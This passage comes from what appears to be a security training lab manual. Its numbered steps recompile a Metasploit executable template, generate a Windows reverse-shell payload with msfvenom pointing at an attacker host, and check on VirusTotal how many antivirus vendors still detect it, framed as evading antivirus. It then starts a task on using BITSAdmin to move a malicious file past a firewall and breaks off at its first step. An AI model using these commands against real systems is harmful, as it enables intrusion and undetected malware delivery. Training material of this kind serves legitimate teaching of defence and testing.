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


13. A **template.c** file appears, in the line 3 change the payload size from **4096** to **4000**, save the file and close the editor.



14. Now, type **cd /usr/share/metasploit-framework/data/templates/src/pe/exe/** in the terminal and press **Enter** to navigate to exe folder.
15. Type **i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe** and press **Enter**, to recompile the standard template.



16. Type **ls** and press **Enter** to list the contents of the **exe** folder.



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


17. In a new terminal generate a payload using new template by the following command, **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe**



18. Now, switch back to the browser window and in the VirusTotal page, click on **Upload file** button on the top of the page.



19. In the **File Upload** window, select **bypass.exe** file from **/home/attacker** location and click **Open**.



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
20. After selecting the file click on **Confirm upload** button, VirusTotal will analyze the detection of malicious file.



21. You can observe that now only **48** out of **71** antivirus vendors have detected the malicious file, thus we can evade antivirus detection by modifying Metasploit templates.

    Note: The result might differ when you perform this task.

22. Close all open windows.

Task 4: Bypass Firewall through Windows BITSAdmin

BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP webservers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

Here, we will use BITSAdmin to bypass firewall and transfer malicious file into the target machine.

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.

